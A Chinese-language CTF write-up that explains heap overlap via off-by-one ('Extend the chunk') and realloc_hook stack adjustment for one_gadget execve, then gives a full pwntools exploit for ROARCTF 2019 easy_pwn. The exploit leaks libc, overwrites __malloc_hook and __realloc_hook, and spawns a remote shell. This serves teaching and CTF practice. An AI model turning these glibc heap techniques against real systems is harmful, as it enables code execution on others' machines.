

堆的学习又了进一步，这次是关于Extend the chunk及realloc_hook利用

Extend the chunk原理

Extend the chunk是一种堆块漏洞利用中相当常见的套路,非常好用，它比较常见的利用条件是off-by-one等堆漏洞。

假设存在一个 off-by-one 漏洞，我们目的是构造overlap chunk，则构造过程应该为：

步骤1：申请三个堆块A、B、C，假定它们的size分别为sizeA、sizeB、sizeC，向A中写入数据覆盖到B中的size域，将B的size改为sizeB+sizeC。

步骤2：把B块free掉，此时根据B块的size去找下一个chunk的header进行inused

bit检查，这里C块是被使用的，所以可以通过检查，通过检查后，free掉的堆块会根据sizeB+sizeC的大小放到bins里面。

步骤3：把C块也free掉，然后malloc(sizeB+sizeC)，将刚刚被放到bins里面的chunk分配出来,这个时候C这个chunk还是在bins上面的，通过刚刚分配的chunk就可以控制C的fd指针，从而实现任意地址写。

参考资料：https://wiki.x10sec.org/pwn/heap/chunk_extend_overlapping/

realloc_hook利用原理


我们知道execve的利用是有条件的，以libc.2.23.so为例

```
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
    rax == NULL
0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
    [rsp+0x30] == NULL
0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
    [rsp+0x50] == NULL
0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
```

这个四个execve的利用条件分别要满足rax == NULL、[rsp+0x30] == NULL、[rsp+0x50] == NULL、[rsp+0x70] == NULL，存在这样的情况，当我们直接将execve写到malloc_hook或者free_hook里面时，但这些条件全部都不满足，此时execve便无法执行。

解决问题的途径是通过调用realloc函数调整rsp，使条件满足。

realloc函数在执行时首先检查realloc_hook是否为0，如果不为0，则执行realloc_hook里的内容。下图是它的执行过程：



```
pwndbg> x/50i 0x7ffff7a916c0
0x7ffff7a916c0 <__GI___libc_realloc>:      push    r15
0x7ffff7a916c2 <__GI___libc_realloc+2>:      push    r14
0x7ffff7a916c4 <__GI___libc_realloc+4>:      push    r13
0x7ffff7a916c6 <__GI___libc_realloc+6>:      push    r12
0x7ffff7a916c8 <__GI___libc_realloc+8>:      mov     r13,rsi
0x7ffff7a916cb <__GI___libc_realloc+11>:     push    rbp
0x7ffff7a916cc <__GI___libc_realloc+12>:     push    rbx
0x7ffff7a916cd <__GI___libc_realloc+13>:     mov     rbx,rdi
0x7ffff7a916d0 <__GI___libc_realloc+16>:     sub     rsp,0x38
0x7ffff7a916d4 <__GI___libc_realloc+20>:     mov     rax,QWORD PTR [rip+0x33f8f5]
0x7ffff7a916db <__GI___libc_realloc+27>:     mov     rax,QWORD PTR [rax]
0x7ffff7a916de <__GI___libc_realloc+30>:     test   rax,rax
```

也就是说，我们还可以将execve写到realloc_hook里面，我们可以根据具体的环境控制程序流从realloc函数中的某个push开始执行，这个时候函数的堆栈会发生变化，同时调试的过程还可以参考一下某位师傅的做法，参考链接：<https://blog.csdn.net/Maxmallo/article/details/102535427>

实例：ROARCTF 2019 easy pwn

该题目主要用到了上面所讲的知识点，漏洞清晰，常规套路明显。

首先checksec，保护全开

```
hu@ubuntu:~/roarctf$ checksec easy_pwn
[*] '/home/hu/roarctf/easy_pwn'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

题目提供了一个选择栏目

```
1 int sub_B5A()
2 {
3     puts("Note system");
4     puts("1. create a note");
5     puts("2. write note");
6     puts("3. drop the note");
7     puts("4. show the note");
8     puts("5. exit");
9     return printf("choice: ");
10 }
```

漏洞存在于堆块编辑函数

```
1 int64 edit()
2 {
3     int v1; // [rsp+Ch] [rbp-14h]
4     signed int v2; // [rsp+Ch] [rbp-14h]
5     signed int v3; // [rsp+10h] [rbp-10h]
6     int v4; // [rsp+14h] [rbp-Ch]
7
8     printf("index: ");
9     v2 = sub_BE0(v1);
10    v3 = v2;
11    if ( v2 >= 0 && v2 <= 15 )
12    {
13        v2 = *((_DWORD *)&unk_202040 + 4 * v2);
14        if ( v2 == 1 )
15        {
16            printf("size: ");
17            v2 = sub_BE0(1);
18            v4 = sub_E26(*((_DWORD *)&unk_202044 + 4 * v3), v2); // 0<= v2 <= 0x100
19            if ( v2 > 0 )
20            {
21                printf("content: ", (unsigned int)v2);
22                v2 = sub_D92(qword_202048[2 * v3], v4); // 读入 content
23            }
24        }
25    }
26    return (unsigned int)v2;
27 }
```

sub_E26中存在off by one漏洞

```

1 __int64 __fastcall sub_E26(signed int a1, unsigned int a2)
2 {
3     __int64 result; // rax
4
5     if ( a1 > (signed int)a2 )
6         return a2;
7     if ( a2 - a1 == 10 )
8         LODWORD(result) = a1 + 1;
9     else
10        LODWORD(result) = a1;
11    return (unsigned int)result;
12}

```



思路分析：存在off by one漏洞，所以可以进行Extend the chunk，构造overlap

chunk进而实现任意地址写，然后修改malloc_hook，但是这里不能直接修改malloc_hook为execve，因为堆栈环境不满足one_gadget的栈需求条件，所以为了让one_gadget

第一步：泄露libc 地址

题目存在show函数，所以可以结合Extend the chunk和unsorted bin特点进行泄露。

```

add(24) #0
add(24) #1
add(56) #2
add(34) #3
add(56) #4
edit(0,34,'aaaaaaaaaaaaaaaaaaaaaaaa'\x91')
delete(1)
add(56) #1

show(2)
address = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
print "address:" + hex(address)

```

第二步：再次进行Extend the chunk，构造overlap chunk

```

libc_Addr = address-(0x7fff7dd1b78-0x7fff7a0d000)
malloc_hook_fkchunk = libc_Addr + 0x3c4aed
#malloc_hook_fkchunk = libc_Addr + a.symbols['__malloc_hook']-0x23
add(56) #5
add(24) #6 chunkA
add(24) #7 chunkB-->\x91
add(90) #8 --> chunkC 0x70
add(90) #9
add(24) #10

edit(6,34,'aaaaaaaaaaaaaaaaaaaaaaaa'\x91') #chunkA
delete(7) #chunkB
delete(8) # overlap chunkC
add(110) #7
edit(7,120,'l'*0x10+'\x00'*8+'\x71'+'\x00'*7+p64(malloc_hook_fkchunk)+'\x00'*70)

```

这里需要注意的是我们用的是fastbin attack，所以构造的malloc_hook_fkchunk 要满足fastbin的size字段校验，这里调试的size=0x7f，所以伪造的overlap chunk 大小应该为0x70。

第三步：利用realloc_hook执行one_gadget

```

one = libc_Addr+0x4526a#0xf02a4#0x4526a#0xf1147#0x45216#
realloc_hook = libc_Addr + a.symbols['__realloc_hook']
realloc=libc_Addr+a.symbols['__libc_realloc']
add(90) #10 0x70
add(90) #11 0x70 --> malloc_hook_fk_chunk
edit(11,100,'l'*0x3 +p64(0)+p64(one)+ p64(realloc+2)+'\x00'*63)
p.recvuntil("choice:")
p.sendline("1")
p.recvuntil("size:")

```

```
p.sendline(str(90))
p.interactive()
```

这里的edit(11,100,'l'*0x3 +p64(0)+p64(one)+ p64(realloc+2)+'\x00'*63)中one和realloc+2写入的位置分别是realloc_hook 和malloc_hook。

完整exp：

```
from pwn import*

#p = process("./easy_pwn")
p = remote("39.97.182.233",36545)

context.log_level = 'debug'
a = ELF("./libc-2.23.so")
def add(size):
    p.recvuntil("choice:")
    p.sendline("1")
    p.recvuntil("size:")
    p.sendline(str(size))

def edit(idx,size,content):
    p.recvuntil("choice:")
    p.sendline("2")
    p.recvuntil("index: ")
    p.sendline(str(idx))
    p.recvuntil("size:")
    p.sendline(str(size))
    p.recvuntil("content: ")
    p.sendline(content)

def delete(idx):
    p.recvuntil("choice:")
    p.sendline("3")
    p.recvuntil("index: ")
    p.sendline(str(idx))

def show(idx):
    p.recvuntil("choice:")
    p.sendline("4")
    p.recvuntil("index: ")
    p.sendline(str(idx))

add(24) #0
add(24) #1
add(56) #2
add(34) #3
add(56) #4
edit(0,34,'aaaaaaaaaaaaaaaaaaaaaaa'+'\x91')
delete(1)
add(56) #1

show(2)
address = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
print "address:" + hex(address)

libc_Addr = address-(0x7ffff7dd1b78-0x7ffff7a0d000)

malloc_hook_fkchunk = libc_Addr + 0x3c4aed

one = libc_Addr+0x4526a#0xf02a4#0x4526a0xf1147 #0x45216#
ralloc_hook = libc_Addr +a.symbols['__realloc_hook']
realloc=libc_Addr+a.symbols['__libc_realloc']
print "one :" + hex(one)
print "ralloc_hook :" + hex(ralloc_hook )
add(56)#5
add(24)#6
add(24)#7-->x91
add(90) #8
add(90) #9
add(24) #10
```

```
edit(6,34,'aaaaaaaaaaaaaaaaaaaaaa'+'\x91')
delete(7)
delete(8)
add(110) #7

edit(7,120,'l'*0x10+'\x00'*8+'\x71'+'\x00'*7+p64(malloc_hook_fkchunk)+'\x00'*70)
add(90)
add(90)#11
edit(11,100,'l'*0x3 +p64(0)+p64(one)+ p64(realloc+2)+'\x00'*63)

p.recvuntil("choice:")
p.sendline("1")
p.recvuntil("size:")
p.sendline(str(90))
p.interactive()
```

题目见附件

easy_pwn.zip (0.003 MB) [下载附件](#)

点击收藏 | 0 关注 | 1

[上一篇：泛微OA E-cology \(CNV...](#) [下一篇：IO file结构在pwn中的妙用](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)